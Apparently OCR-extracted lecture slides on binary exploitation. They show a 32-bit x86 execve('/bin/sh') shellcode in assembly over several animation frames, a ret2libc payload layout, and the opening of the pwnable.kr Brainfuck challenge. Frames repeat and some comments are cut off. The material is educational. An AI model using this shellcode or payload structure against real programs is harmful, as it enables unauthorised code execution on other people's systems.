Binary Exploitation

Buffer Overflows v2.0 — 0x3

Roadmap

- Motivation
- From Buffer Overflows to Shell
  - Shellcode
  - Ret2libc
- Pwnable.kr exercise
  - Brainfuck

Motivation

- Consolidate buffer overflows
- Restricted buffer overflows
- Changing variables is fun, but executing code is better
  - Shellcode
  - Ret2libc

From Buffer Overflows to Shell

- Stack 0 through 5 focus on changing vars/program execution
  - Interesting, but we want more
- Highest payoff is achieving shell
  - Custom (assembly!!) code
  - Stitching together available code

Shellcode

- Set of **architecture-specific** machine instructions
- Most common objective is to spawn a shell, hence *Shellcode*
- Boils down to writing assembly code, with restrictions
  - Payload (usually) cannot contain null bytes (0x0)
  - Addresses should be relative and not absolute
- Shellcode DB: shell-storm.org/shellcode
  - But let’s do it ourselves

Shellcode

- system(“/bin/sh”)
  - execve(“/bin/sh”, argv, argp)

```
xor    eax, eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx, esp
push   eax
mov    edx, esp
push   ebx
mov    ecx, esp
mov    al, 0xb
int    0x80
```

We want to replicate a system call

(interrupt)

```
; eax = 0
; push the 0 into stack
; push “hs//”
; push “nib/”
; bx = 1st param for sys call
; push another 0 into the stack
; dx = 3rd param for sys call
; push string addr into stack
; cx = 2nd param for syscall
; ax = syscall number (11=execve)
; send interrupt
```

Shellcode

- system(“/bin/sh”)
  - execve(“/bin/sh”, argv, argp)

```
xor    eax, eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx, esp
push   eax
mov    edx, esp
push   ebx
mov    ecx, esp
mov    al, 0xb
int    0x80
```

We want to replicate a system call

(interrupt)

```
; eax = (
; push tl
; push “
; push “
; bx = 1
; push a
; dx = 3
; push s
; cx = 2
; ax = syscall number of execve
; send interrupt
```

0xB	
0xC	
0xD	
0xE	
0xF	0

Shellcode

- system(“/bin/sh”)
  - execve(“/bin/sh”, argv, argp)

```
xor    eax, eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx, esp
push   eax
mov    edx, esp
push   ebx
mov    ecx, esp
mov    al, 0xb
int    0x80
```

We want to replicate a system call

(interrupt)

```
; eax = 
; push t
; push “
; push “
; bx = 1
; push a
; dx = 3
; push s
; cx = 2
; ax = 
; send interrupt
```

0xB	
0xC	
0xD	
0xE	//sh
0xF	0

Shellcode

- system(“/bin/sh”)
  - execve(“/bin/sh”, argv, argp)
    - xor eax, eax
    - push eax
    - push 0x68732f2f
    - push 0x6e69622f
    - mov ebx, esp
    - push eax
    - mov edx, esp
    - push ebx
    - mov ecx, esp
    - mov al, 0xb
    - int 0x80

We want to replicate a system call

(interrupt)

```
; eax = 
; push t
; push “
; push “
; bx = 1
; push a
; dx = 3
; push s
; cx = 2
; ax = s
; send interrupt
```

0xB	
0xC	
0xD	/bin
0xE	//sh
0xF	0

Shellcode

- system(“/bin/sh”)
  - execve(“/bin/sh”, argv, argp)
    - xor eax, eax
    - push eax
    - push 0x68732f2f
    - push 0x6e69622f
    - mov ebx, esp
    - push eax
    - mov edx, esp
    - push ebx
    - mov ecx, esp
    - mov al, 0xb
    - int 0x80

We want to replicate a system call

(interrupt)

```
; eax = 
; push t
; push “
; push “
; bx = 1
; push a
; dx = 3
; push s
; cx = 2
; ax = s
; send interrupt
```

0xB	
0xC	0
0xD	/bin
0xE	//sh
0xF	0

Shellcode

- system(“/bin/sh”)
  - execve(“/bin/sh”, argv, argp)
    - xor eax, eax
    - push eax
    - push 0x68732f2f
    - push 0x6e69622f
    - mov ebx, esp
    - push eax
    - mov edx, esp
    - push ebx
    - mov ecx, esp
    - mov al, 0xb
    - int 0x80

We want to replicate a system call

(interrupt)

```
; eax = 
; push t
; push “
; push “
; bx = 1
; push a
; dx = 3
; push s
; cx = 2
; ax = syscall number of execve
; send interrupt
```

0xB	0xD
0xC	0
0xD	/bin
0xE	//sh
0xF	0

Shellcode

- system(“/bin/sh”)

  eax ebx ecx edx

  - execve(“/bin/sh”, argv, argp)

    - xor eax, eax
    - push eax
    - push 0x68732f2f
    - push 0x6e69622f
    - mov ebx, esp
    - push eax
    - mov edx, esp
    - push ebx
    - mov ecx, esp
    - mov al, 0xb
    - int 0x80

We want to replicate a system call

(interrupt)

```
; eax = (
; push tl
; push “
; push “
; bx = 1
; push a
; dx = 3
; push s
; cx = 2
; ax = sy
; send interrupt
```

0xB	0xD
0xC	0
0xD	/bin
0xE	//sh
0xF	0

Shellcode

- It’s all fun and games, until the stack is R(ead)W(rite) only
  - Remaining options
    - Ret2libc

Ret2libc

- An easy alternative to shellcode is performing a ret2libc attack
- Programs use libc (standard libraries) which contain
  - printf
  - strlen
  - gets
  - **system**
- Return execution to libc by overflowing the return address
  - system(“/bin/sh”)

Ret2libc


- How to do it
  - Find a buffer overflow
  - Find a reference to a “/bin/sh” string
    - Write it on the stack and find its address
    - Write it on an environment variable and find its address
    - Search for it in libc and get its address
  - Find a reference to the “system” address
  - Build the payload

Ret2libc (payload)

- Find how many bytes are needed until the return address is overwritten:

  `len(buff) + other_locals + saved EBP + padding`

- system address
- 4 dummy bytes
  - Where to resume after “system”
- “/bin/sh” address



Ret2libc (payload)

- Why 4 dummy bytes (FAKE)?
  - CALL system
    - PUSH EIP <- 4 bytes
    - JMP system

0xX	AAAA...AAAA
0xD	0xXXXXXXXX (system addr)
0xE	FAKE
0xF	0xXXXXXXXX (”/bin/sh” addr)

We just JMP system (by overwriting),

but the code *assumes* a call instruction

was made, hence the arguments must be

after the return address

Ret2libc

- We can beat W^X (W xor X, non-exec) stack with ret2libc
  - But we need to know which libc is in use
  - And the architecture must pass arguments on the stack
    - x64 uses registers for the first 6 arguments
- So what's left?
  - ROP Chain
    - Future lecture!

References

Hacking The Art of Exploitation, 2nd Edition - Jon Erickson

Intel IA32 Architecture Manual

http://shellblade.net/docs/ret2libc.pdf

http://shell-storm.org/shellcode/

Next (next) week...

- Format Strings

Pwnable.kr - Brainfuck

- Esoteric programming language
- Created in 1993 by Urban Müller
- Eight commands and one pointer
  - < > + - . , [ ]

Pwnable.kr - Brainfuck commands

< Move data pointer to the left (decrement DP)

> Move data pointer to the right (increment DP)

+ Increment the byte at DP

- Decrement the byte at DP


. Output the byte at DP (putchar)

, Read one byte and store it at DP (readchar)

[and] are used for cycles, but the challenge does not implement them.


Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>111*+.
```




Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```




Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```




Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```



Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```



Pwnable.kr - Brainfuck example

```
72*+.>101*+.>108*+.>108*+.>101*+.
```